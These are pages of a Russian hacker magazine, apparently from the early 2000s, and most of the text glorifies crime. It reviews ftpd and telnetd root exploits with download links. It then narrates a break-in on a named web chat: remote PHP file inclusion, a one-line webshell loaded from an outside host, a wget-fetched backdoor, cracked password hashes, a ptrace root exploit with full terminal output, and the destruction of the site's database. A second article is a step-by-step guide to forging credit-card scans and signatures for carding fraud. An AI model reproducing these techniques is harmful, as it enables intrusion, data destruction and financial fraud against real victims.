Скачать Turkey2 ты сможешь по адресу: http://www.phreak.org/archives/exploits/unix/ftpd-exploits/turkey2.c.

Злоключение:
Так как FreeBSD является самой популярной серверной осью, то уязвимых систем очень много. По умолчанию FTP-сервер запускается без chroot, поэтому делай выводы об актуальности этого эксплоита.

Greets:
Девелопером и багоискателем в одном флаконе стал Fish Stiqz неизвестной национальности. В сорцах не указывается даже мыло создателя. Но все равно мы сохраним о нем теплые воспоминания :)



Получение рута через FTPD

TELNET.C - REMOTE TELNETD EXPLOIT FOR SUNOS 5.7

Описание:
И опять под угрозой оказалась солярка. На этот раз уязвимость в telnetd, который запущен практически на всех серверах SunOS. Через переменную окружения становится возможным передача имени пользователя. Затем под его правами будет запущен интерпретатор. Разумеется, взломщик будет использовать учетную запись root для входа в систему :).

Эксплоит имеет два параметра: host и user. После его старта будут особым образом изменены переменные среды. Затем на сервере запустится /bin/sh (либо не запустится, в случае патченного telnetd :)).

Защита:
Админам солярок рекомендуется убить telnetd и перейти на sshd. Либо пропатчить демон - патчи для солярки можно найти на сайте http://sunsolve.sun.com.

Ссылки:
Взять эксплоит ты можешь по ссылке: http://packetstormsecurity.org/0210-exploits/telnet.c.

Злоключение:
В последнее время найти SunOS с уязвимым демоном непросто. Это говорит о том, что админы вовремя закрывают свои дырки на серверах.

Greets:
Автором эксплоита является перец под ником lion. Чтобы ознакомиться с другими проектами этого багоискателя, зайди на сайт http://www.cnhonker.com.

Взлом SunOS 5.7

Master-lame-master



Смерть Web-чатам

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

Становится как-то грустно, когда, перелистывая страницы крупных порталов безопасности, натыкаешься на "статьи-шедевры" под названиями типа "Как был взломан lamer.narod.ru". Суть подобного материала сводится к захвату прав nobody и последующему дефейсу с парой килобайт ников в поле Greetz. А вот о попытках взятия root-доступа в статьях ничего не говорится. Зачем писать такой пустой материал… одному Богу известно.

Дефейс - атрибут любого скрипткидиса. И таких горе-дефейсеров в инете целые толпы, поэтому замены index.html, index.cgi, index.php (нужное подчеркнуть) происходят сотни раз за день. Некоторые кидисы делают взломы сами, т.к. они в совершенстве освоили работу с CGI-сканером, другие же работают в командах с громким именем "-=SECURITY TEAM=-" (да-да, сейчас это до сих пор модно). А кто-то просит посторонних людей сделать дефейс, мотивируя тем, что старший хакер должен помогать младшему ;).

Взлом www.ostrovok.net

Именно так и случилось одним весенним днем. Какой-то кидис в ирке умолял задефейсить невинный Сахалинский web-чат. Мол, админы там его забанили, а дефейсом он покажет свою супер-хакерскую месть. Происходило это на довольно серьезном канале, поэтому кидис моментально был послан в известном направлении. Но недремлющий оператор канала заинтересовался предложением скрипткидиса (он как раз искал шелл для своих задумок). Ясен перец, он не увлекался дефейсами, ему был нужен только root-доступ на хорошем сервере.

Сканируем Web

Вначале хакер решил прогуляться по 80-му порту сервака www.ostrovok.net (про него и говорил кидис). Там он наткнулся на убогий web-чат (собственно, его он и ожидал увидеть). Если ты думаешь, что нарушитель сетевого спокойствия стал жамкать на все ссылки в поисках мимолетной баги, ты ошибаешься :). Он выбрал немного другой вариант взлома системы - сканирование. Незадолго до этого взломщик стрейдил у буржуя с Далнета базу имен уязвимых CGI и PHP-скриптов. Дело было за хорошим сканером, который сумеет быстро и безопасно прогнать все HTTP запросы для удаленного сервака.
По душе ему пришелся обычный виндовый TCS сканер (http://www.zone-h.org/files/3/tcs.zip), потому как он имел много хороших примочек: поддержка proxy при сканировании, возможность подключения своих баз, фильтрация ответов сервера и т.д. Одним словом - лучшая тулза для безопасного сканирования на WWW-баги.

К сканеру хакер подключил свою базу, вбил в настройках безопасную проксю и запустил процесс. Через несколько минут тулза выдала результат из двух ссылок, которые указывали на уязвимые скрипты в /cgi-bin. Необходимо было тщательно проверить каждую ссылку и уже потом ломать систему через найденную багу. Порывшись в багтраках, взломщик быстро выяснил, что же за ошибки хранили в себе эти скрипты.

Первая ссылка на скрипт gbook.php содержала include bug (подробнее об этой ошибке читай в Х #02.03). Через переменную, переданную скрипту методом GET, возможно удаленно просматривать любые файлы на сервере,что и подтверждала ссылка **http://www.ostrovok.net/cgi-bin/gbook.php?file=/etc/passwd.** На экран выползли списки юзеров. Так вот! А ведь багтраки не раз предупреждали админов о серьезности этой ошибки…


Бэкдор - дело благородное

После поверхностного изучения файловой системы хакер выяснил версию операционки. Собственно, сделать это не представляло большого труда: версия системы хранится в файле, расположенном в каталоге /etc. Имя файла состоит из названия самого дистрибутива, а также префикса release. В нашем случае параметр дырявого скрипта (file=/etc/redhat-release) быстро выдал важную для взломщика инфу.

Но хакеру хотелось большего. Ты, наверное, понимаешь, что через возможность чтения файлов вряд ли можно получить какие-то права на серваке. Необходима была как минимум возможность выполнения команд. Но, как ни странно, include bug не заканчивался на простом просмотре локальных файлов. Если конфиг PHP не запрещает открывать ссылки через fopen(), то значением параметра file вполне мог являться урл PHP-скрипта. А сам PHP-скрипт будет преднамеренно закачан на произвольный сервер. Этим хакер и воспользовался, написав простой скрипт, состоящий всего из одной строки:

```
<? system($cmd) ?>
```

Взломщик залил его на ftp фриварного хостинга. Затем он ввел в браузере такую вот ссылку:



Удачное сканирование

http://www.ostrovok.net/cgi-bin/gbook.php?file=http://lamer.narod.ru/hack.php?cmd=id



Дырявая гостевая книга

В итоге система отдалась хакеру без лишних разговоров. Несмотря на то, что взломщик обладал лишь nobody правами, у него был реальный шанс поиметь суперпользователя (в смысле не админа, а его права ;)).

Затем наш герой проделал стандартный алгоритм, а именно - скачал с того же фриварного хостинга небольшой скрипт shell.pl, который умел открывать порт и вешать на нем шелл. Слить этот файл удаленно позволяла команда wget с ключиком -O /tmp/shell.pl. Он залил бэкдор в папку /tmp (в эту папку может писать кто угодно, даже nobody). Командой perl /tmp/shell.pl запустил этот самый скрипт, после чего можно было юзать интерактивный /bin/bash. Теперь появилась возможность нормально компилять самые разные эксплоиты.

Вторжение и поиск

Хакеру предстояла самая неблагодарная работа - поиск дыры в системе с целью ее захвата (уже с правами root). Как назло, ядро было стабильным (2.4.20), и с виду никаких локальных уязвимостей не наблюдалось. Но шестое чувство нашего героя подсказывало, что баги должны быть.
В первую очередь хакер пролистал конфиг httpd и обнаружил, что помимо www.ostrovok.net на сервере хостятся сайты с "вкусными" названиями, а именно www.phphost.ru и www.multilinux.info.

Еще раз ознакомившись с файлами системы, хакер сделал для себя вывод, что дырок нет. В самом свежем на тот момент дистрибутиве RedHat отсутствовали уязвимости в sendmail или суидных бинарниках, ибо эксплоиты для них в public-архивах еще не появились.

Разумеется, хакеру был недоступен файл /etc/shadow с аккаунтами пользователей, но злодей вспомнил про то, что есть вероятность содержания паролей в файлах .htpasswd и им подобных. Найти их не составило труда, для этого существовала команда locate. Ее вывод показал, что в системе существуют три таких файла.

Но так просто просмотреть их не удалось - права на файлы еще никто не отменял. Лишь один из трех .htpasswd оказался читабельным. Он содержал две заветных строки:

jack:BY49ITPzWOqyl
admin:420QKN4ibDYTC
manager:4W8Tvjwqdb63S

Дело оставалось за малым. Взломщик почекал файл /etc/passwd на наличие трех пользователей. Проверка показала, что в системе существует только юзер jack, а, следовательно, есть вероятность совпадения системного пароля с аккаунтом, взятым из .htpasswd.

Травим Джоника

Для расшифровки DES паролей хакер решил воспользоваться всем известным брутфорсером John The Ripper. Как назло, Джоник не был заинсталлен ни на одном шелле. Поэтому, выбрав самый крутой комп из имеющегося ассортимента, хакер занялся процессом установки брутфорсера: распаковка архива john.tgz и make в папке /src. Пока компилился John, у нашего злодея появилась другая задача - поиск словаря. Согласись, что вероятность подобрать пароль по словарю намного выше, чем при использовании комбинации из рандомных букв вперемешку с цифрами. Немного попотев над запросами для поисковиков, взломщик нашел линк на самый большой архив - аж целых 75 метров (а вам слабо? ;)). Оставалось только запустить John с параметром скачанного вордлиста, а затем немного изменить приоритет процесса (для более быстрого перебора):

john -w:dictall.txt ./.htpasswd > passwd_ok &
renice -5 pid

где pid - процесс Джоника (будет виден после посылки процесса в бэкграунд). Вторая команда renice. Она и устанавливает приоритет процессу. По умолчанию все процессы в Linux имеют нулевой приоритет, а сам диапазон может быть от 20 до -20. Ускорять работу активного процесса можно до -5, при больших отклонениях в отрицательную сторону сервер может попросту зависнуть из-за нехватки процессорного времени.

В итоге брутфорсер проработал около часа. Хакер полез смотреть файл passwd_ok и обнаружил там... словарный пароль Джека. В данном случае ему просто повезло, т.к. процесс брутфорса мог продолжаться бесконечно долго (в нашем случае до окончания словаря). Содержимое лога было следующим:

Loaded 1 password with 1 different salts (Standard DES [32/32 BS])
Presiden (jack)

```
[root@shell john]# ./john -w:dictall.txt ./.htpasswd >passwd_ok &
[1] 41128
[root@shell john]# renice -5 41128
41128: old priority 0, new priority -5
[root@shell john]# [1]+  Done                    ./john -w:dictall.txt ./.htpasswd >passwd_ok

[root@shell john]# cat passwd_ok
Loaded 1 password with 1 different salts (Standard DES [32/32 BS])
Presiden          (jack)
[root@shell john]#
```

Блестящая работа Джона

Теперь следовало скрестить пальцы на удачу и ожидать, что системный пароль окажется таким же. На счастье хакера так и случилось - он сумел войти в систему под обычным юзером, что давало ему возможность удержаться в системе. И все благодаря помощи Джона (ftp://ftp.openwall.com/pub/projects/john/john-1.6.tar.gz).

Цифровая месть

После скитаний по директориям уже под видом обычного юзера, хакер так и не смог подчинить себе систему и, в конце концов, забил на нее. И вот наступает 18 марта - день выхода ptrace-эксплоита для всех крепких ядрышек Linux. Радостный хакер думает, что теперь система в его руках, и рвется к консоли. Но тут его поджидает облом - админ зафаерволил все

NEXT

Взлом

СМЕРТЬ WEB-ЧАТАМ

Master-lame-master

Защита от рассмотренных ошибок

Во-первых, отключи register_globals. Этим ты обезопасишь себя от некорректных GET запросов, приводящим к неправильной работе скриптов.
Во-вторых, укажи значение опции user_dir, которое равно директории /cgi-bin. В этом случае взломщику не удастся запрашивать файлы, вроде /etc/passwd.
И, наконец, отключи опцию allow_url_fopen, которая позволяет открывать ссылки как файлы. Этим ты обезопасишь себя от удаленного выполнения команд на твоем сервере.

```
[jack@php jack]$ wget http://isec.pl/cliph/isec-ptrace-kmod-exploit.c
--21:50:22--  http://isec.pl/cliph/isec-ptrace-kmod-exploit.c
           => `isec-ptrace-kmod-exploit.c'
Connecting to isec.pl:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,731 [text/plain]

    0K -> ...                                               [100%]

21:50:22 (1.19 MB/s) - `isec-ptrace-kmod-exploit.c' saved [3731/3731]

[jack@php jack]$ gcc isec-ptrace-kmod-exploit.c -o xploit
[jack@php jack]$ id
uid=2528(jack) gid=2528(jack) groups=2528(jack)
[jack@php jack]$ ./xploit
[+] Attached to 6166
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x400011c3d
[+] Now wait for suid shell...
sh-2.04# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
sh-2.04#
```


Эксплоитим ядро

входящие коннекты с подсети взломщика. Немного огорчившись, он лезет на шелл уже с другого хоста и обнаруживает, что пароль на юзера jack был изменен. Вот она - реальность, когда все проникновения в систему оказываются напрасными.

В итоге все шаги были повторены (скрипт-то админы не додумались убрать). Хакер получил те же права, но теперь он еще и успешно воспользовался эксплоитом ptrace-kmod-exploit. Затем взломщик просмотрел записи iptables и действительно убедился, что админ защитился фаерволом. Было решено наказать его путем нарушения работы web-чата на островке. Откопав скрипт, который коннектится к базе островка, наш сетевой маньяк подключился к mySQL (логин и пароль для соединения находились в скрипте). Через пару минут базы данных уже не существовало, а бэкапы админ не любил... Обычная ситуация, не так ли? В довершение всего хакер решил передать привет своим знакомым, оставив послание по адресу http://www.phphost.ru/hi.html (возможно, ссылка сохранилась - проверь и убедись сам). Кстати, через пару дней на www.ostrovok.net появилась надпись - "CHAT IS UNDER RECONSTRUCTION until 17 June 2003", которая, вероятно, висит и по сей день, что является несомненным доказательством отсутствия бэкапов.

Итоги?

В заключение хочу обратиться к админам крупных серверов: если пытаетесь защитить доверенную машину от взломщиков, то делайте это до конца. Всегда ищите дырку, через которую хакер изначально проник в систему. В нашем примере скрипт gbook.php не был пропатчен, что дало возможность взломщику повторно захакать сервак. Если бы админ пропарсил логи апача и нашел дырявый скрипт, все бы закончилось не так грустно. Так что читайте логи. Они - ваша манна небесная :).



```
/usr/local/php.ini  [-M--] 21 L:[347+ 5 352/787] *(12659/24203b)- . 10 0x0A
;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = Off

; Define the anonymous ftp password (your email address)
;from="john@doe.com"

;;;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;;;
;
; If you wish to have an extension loaded automaticly, use the following
; syntax:
;
;   extension=modulename.extension
;
; For example, on Windows:
;
;   extension=msql.dll
1Help 2Save 3Mark 4Replac 5Copy 6Move 7Search 8Delete 9PullDn 10Quit
```

Безопасность превыше всего

Основные принципы начинающего хакера

Что же помогло хакеру в его нелегком деле?
1. Взломщик отдает предпочтение удобному софту и воздерживается от понтов в использовании тулз под *nix с менее гибкими возможностями.
2. Используя любимые баги скриптокидисов, хакер, как правило, доводит дело до конца, полностью подчиняя себе систему.
3. Порой действия хакера предсказать трудно. Если его разозлить, то он может без колебаний уничтожить систему - такие уж они нервные ;).

СКОРОСТНОЙ ДОСТУП В ИНТЕРНЕТ ДЛЯ ДОМА

Ваша телефонная линия способна стать скоростным цифровым каналом, в котором мирно уживаются телефон и быстрый Интернет.



Вы получаете:

• Постоянное подключение – теперь не придется дожидаться, пока модем дозвонится до сети интернет-провайдера

• Неограниченный по времени доступ – Вы платите не за ожидание, а за реальную информацию

• Свободный телефон – Интернет не блокирует его работу

• Скорость доступа 128 Кбит/с; 512 Кбит/с; 1024 Кбит/с.

Мы надеемся, что Вы оцените и удобство процедуры подключения, ибо заключить с нами договор Вы можете, не выходя из собственного дома.

Тарифные планы	Подключение	Ежемесячная абонентская плата	Стоимость трафика
«Городской»	бесплатно	$19,9 включено 0 Мб интернет-трафика	$0,19
«Московский»	бесплатно	$33 включено 80 Мб интернет-трафика	$0,15 при превышении 80 Мб трафика
«Столичный»	бесплатно	$63 включено 300 Мб интернет-трафика	$0,12 при превышении 300 Мб трафика
«Кремлевский»	бесплатно	$99 включено 2000 Мб интернет-трафика	$0,10 при превышении 2000 Мб трафика



753•8282

http://tochka.ru

Взлом

КАРДИНГ ПОД ДРУГИМ УГЛОМ

voy (voy@satanic.com) www.voy.org



КАРДИНГ ПОД ДРУГИМ УГЛОМ

НОВЫЙ ВЗГЛЯД

Как говорил Остап Бендер, существуют сотни способов относительно честного отъема денег у населения. Но с течением времени их число увеличивается, что чаще всего связано с появлением в нашей жизни технических новинок. И в один замечательный день, когда в инете начали появляться онлайн-магазины, кардинг, вяло существовавший до этого в виде подделки реальных кредитных карт, приобрел новое поле деятельности.

Конечно, такое развитие событий не устраивает обладателей кредитных карт и владельцев онлайн-магазинов. И во всем мире постоянно придумывают всякие изощренные способы определения фрауда (fraud - [сленг] незаконное использование чего-либо) сразу на этапе его совершения. Много лет назад это была тупая проверка последней контрольной цифры в номере карты, позже к ней добавилась действительная проверка кредитки, а также указанных адресов при покупке. Относительное нововведение - просьба указать cvv2-код, генерируемый настолько заумным методом на основе скрытых ключей, что подсчитать его, не имея этих ключей, невозможно.

Но какими бы ни были способы проверки, если некто обладает (зачастую незаконным путем) полной информацией о кредитной карте, то все эти мудреные защиты обходятся быстро и без лишнего шума. Лишь бы информация о карте была правильной.

Но не все коту масленица. Я думаю, многим из тех, кто пытался вышеописанным способом приобрести в интернете различный электронный стаф, знаком такой замечательный облом, как настойчивое требование отсканировать какой-нибудь документ, удостоверяющий чью-то неизвестную, но безмерно щедрую личность, и отослать это по емейлу или, в крайнем случае, факсом. Почти во всех подобных магазинчик вешается ярлык "uncardable", что сильно радует владельцев этого заведения. В общем, ситуация вырисовывается такая, что впору вешаться - во всех сладеньких местечках (shell-провайдеры, isp, мерчанты) хозяева магазинов начали переходить именно на такую практику.
Но тем не менее такое положение дел не смутила некую темную личность (в дальнейшем именуемую кардером). Сразу отмечу, что все его дальнейшие действия являются незаконными, и не стоит их повторять, так что информация дается только для размышления. Так вот, кардер решил во что бы то ни стало приобрести себе кое-какое онлайн-барахло. Прикинув, что от него могут потребовать при регистрации, он составил небольшой список:

1) Одна или обе стороны кредитной карты.
2) Бумажка, которую необходимо распечатать, подписать и отослать по факсу.
3) Водительские права.
4) Паспорт.
5) Телефонный звонок.
6) Распечатка из банка о креде, где ясно виден адрес (да-да, бывает и такое).

Отбросив два последних пункта из-за их малой распространенности и чрезмерной сложности, кардер решил прибегнуть к тому, чем он не раз уже занимался – к мошенничеству, а именно к подделке документов. Сложностей при осуществлении задуманного не должно было возникнуть по той причине, что все подделываемые документы на протяжении всего процесса будут оставаться исключительно в электронном виде. (Мошенничество в любом виде - это уголовно наказуемое преступление!)

ТРОЙКА, СЕМЕРКА, ТУЗ

Кардеру для осуществления своих пакостей требовалось отослать продавцу отсканенную с обеих сторон кредитную карту и подписанный договор о предоставлении услуг. Сама сделка должна быть на среднюю сумму – не большую, но и не маленькую. Кредитку было предложено отослать по электронной почте, а договор - исключительно по факсу на далекий американский номер. Задумка продавца заключалась в том, чтобы максимально усложнить использование ворованной кредитной карты, при этом не утруждая себя: всего лишь глянуть на номер карты, фамилию владельца и сравнить подписи на договоре и карте.
Для многих подобные преграды - большая помеха, но не для нашего кардера. Его скромных знаний фотошопа вполне хватало для создания требуемых документов. Для начала ему надо было найти шаблон - карту, на изображение которой он будет опираться при рисовании. Для этого не обязательно стоять с топором у банкомата - простого отсканированного изображения вполне достаточно. Будучи человеком удачливым, он когда-то успел урвать неплохую подборку подобных картинок с www.carderplanet.com, которая спустя некоторое время оттуда пропала. Хотя это не единственное место, где можно найти подобную информацию. Фотографии кредиток с большим успехом выковыриваются с официальных сайтов банков, а также их можно искать и через обыкновенные поисковики картинок по словам "credit card", "visa", "mastercard" и т.п.
Конечно, для рисования можно было использовать что угодно, хоть paint, но ps - удобнее и привычнее всего. В любом случае, в каком бы редакторе ни осуществлялся описанный процесс, навыки работы с графикой просто необходимы...
В идеальном случае кардеру пришлось бы делать только лицевую сторону, но хозяева потребовали сразу все, что увеличило объем работы.
Запустив фотошоп, он сначала аккуратненько с помощью кисточки или печати заретушировал все не понравившиеся ему части карты, т.е. имя владельца и номерок. В принципе, кисть можно даже не использовать, она пригодится только для ювелирной коррекции деталей. В результате получилась девственно чистая кредитная карта.



Карточка до и после очитки

Следующая проблема, которая встала перед кардером - это поиск подходящего шрифта для написания на полученном шаблоне требуемой информации. Понятное дело, что всякие там стандартные arial'ы и tnr'ы не подойдут - слишком уж специфичная цель. Абсолютно идентичный шрифт найти так и не удалось, даже два сидюка с ttf шрифтами, загодя приобретенные у пиратов, не помогли, но из полученной подборочки больше всего порадовал Bank Gothic Medium. Дальше начался полет фантазии: слои, эффекты, фильтры... В результате многочасовых мучений был получен результат, который хоть и не был копией реальной карты, но если не присматриваться к мелким нюансам, выглядел вполне реалистично. Схожести прибавил фильтр mosaic с маленьким коэффициентом, наложенный на добавленную писанину, ну а после солидного упаковывания полученного творения в jpeg, мало кто смог бы отличить подделку от настоящей карты.

ОЧЕРЕДЬ ЗА АВТОГРАФАМИ

Следующий этап - создание подписи, которая пригодится сразу в двух местах - на задней части карты и на сопутствующем документе. Сперва, основываясь на фамилии реального обладателя карты, кардер изрисовал целый лист бумаги в попытках придумать подпись, которая была бы максимально похожа на настоящую, а потом из полученной кучи вариантов выбрал самый подходящий.
Затем он снова обратился к фотошопу, в котором при помощи freetype pen был нарисован путь (path), отдаленно напоминающий кракозябу, нарисованную на бумаге. Путь был


NEXT

Взлом


КАРДИНГ ПОД ДРУГИМ УГЛОМ

voy (voy@satanic.com)









Очищенная и законченная карточки

отредактирован до приличного закругленного состояния, в результате чего он стал похож на чей-то неразборчивый автограф. После этого осталось только обвести путь (stroke path), и подпись была готова для последующего использования.
Когда автограф был закончен, осталась небольшая заключительная часть: прилепить его в то место документа, где он по задумке должен стоять. В случае кардера его понадобилось поместить на заднюю часть карты.



Корявый автограф владельца карты

Но тут возникла небольшая сложность - карта-то рельефная, и на ней теперь остались выпуклости, не соответствующие передней части карты. Кардеру пришлось помучиться с исправлением и подгонкой обеих сторон. Конечно, можно было бы аккуратно заретушировать все ненужные надписи и подправить там, где надо, но такой путь - чересчур трудоемкий, и мошенник решил просто перерисовать заднюю часть карты целиком, оставив неизменными только те фрагменты, которые не будут задеты при исправлении и на которые никакие надписи не накладывались. Это были значок visa и какая-то маленькая рекламка. Все остальные элементы были удалены кисточкой и, после длительного подбора шрифтов, цветов и эффектов, перерисованы заново. Вот тут уже пригодились те самые сидюки, так как на одном из них случайно оказался шрифт, на 100% соответствующий необходимому. После перенабора всех надписей на горизонте замаячила очередная проблема - создание вогнутостей карты, максимально соответствующих передней части (т.е. номер, дата и фамилия должны стоять на своих местах). Смысла заново это набивать на клавиатуре не было, поэтому нужные слои были просто перекинуты назад, зеркально отображены freeform'ом, и путем долгого издевательства над blending options свежесозданного слоя был получен нужный эффект.
Опять же, в самом конце кредитке требовалось придать реалистичности - наложение фильтров Gaussian Blur и Mosaic. А последующее запихивание в jpeg, как обычно, убило все мелкие детали, мозолившие глаза.

РУЛОН БУМАЖКИ

Самые сложные этапы позади, осталось лишь засунуть подпись в уже присланный на мыло вордовский документ. Тут сложностей не возникло. Предварительно сохраненная отдельная подпись была импортирована в ворд, на нее был поставлен атрибут "сквозное обтекание", в результате чего стало возможным перемещать картинку по всему документу, оставляя прежнее форматирование текста без изменений.

БЕСПЛАТНАЯ РАССЫЛКА

Все документы готовы, остался последний штрих - отправить все это продавцу. С мылом у злоумышленника все в порядке - зарегистрирован левый почтовый ящик, причем весь процесс регистрации проходил через прокси. Таким образом, он спрятал концы в воду. Через этот ящик и были отправлены все нарисованные сканы. А вот с "подписанным" документом мороки было побольше. Если не заботиться о своей безопасности, можно распечатать подделанный документ и отослать его с какого-нибудь почтамта или подобного госучреждения. Но для этого придется выходить из дома, переться непонятно куда, чтобы потом еще поиметь возможность схлопотать по одному месту от милиции. Кардер решил поискать возможность отправки факсов через интернет. И спустя буквально 10 минут была найдена контора www.maxemail.com, предоставляющая подобного рода услуги. Но за это, как всегда, потребовали денежку - хоть и небольшую, но все-таки зеленую. Порывшись в своих закромах, кардер достал подходящую карту и нажал на кнопочку Sign Up! В процессе регистрации выяснилось, что есть возможность, ничего не заплатив (правда, введя правильный номер кредитки), отправить целых три факса на любой номер любой страны. Халява...
После регистрации требуемый документ был отправлен, и через три минуты кардеру пришло подтверждение об успешной доставке факса.
Зная о посредственном качестве подделанной подписи, злодей заблаговременно выставил в параметрах низкое качество передачи, так что подозрений не должно было возникнуть.
Результат не заставил себя ждать, ближе к середине следующего дня на просторах интернета ожил маленький выделенный сервер. Зачем он нужен? Это уже дело вкуса: может, для развлечений со стомегабитным каналом, а может, и для продажи шеллов.
Конечно, сумма оплаты подобного рода услуг не так уж мала, поэтому маловероятно, что сервер простоит больше двух-трех месяцев. Ведь хозяин кредитной карты, как правило, быстро замечает утечку денег в размере 100 условных президентов в месяц. Как результат - чарджбэк, требование приостановить оказание услуг и возврат денег.

НАША СЛУЖБА И ОПАСНА, И ТРУДНА...

Да, все, что было описано в этой статье - незаконно, и какие бы документы ни были подделаны, преступление, как ни крути, все равно было совершено. Но нарваться на неприятности наш злодей не рисковал, и вот почему. Владельцу карты, от лица которого действовал злоумышленник, нет до него никакого дела. Да и действительно, зачем? Деньги хозяину вернули, наверняка еще и посочувствовали по поводу разгулявшейся преступности. Но главное то, что найти виновника очень трудно - он прятался за проксиками, писал с левых адресов. Да и если ip-адрес мошенника попадет в руки хозяина, тот просто не захочет тягаться с Интерполом, так как преступник-то находится в другой стране.
Подобные случаи при покупке виртуальных благ - единичны. Но если покупаются физические вещи, то схема действий вырисовывается абсолютно другая, причем вероятность быть пойманным существенно увеличивается.

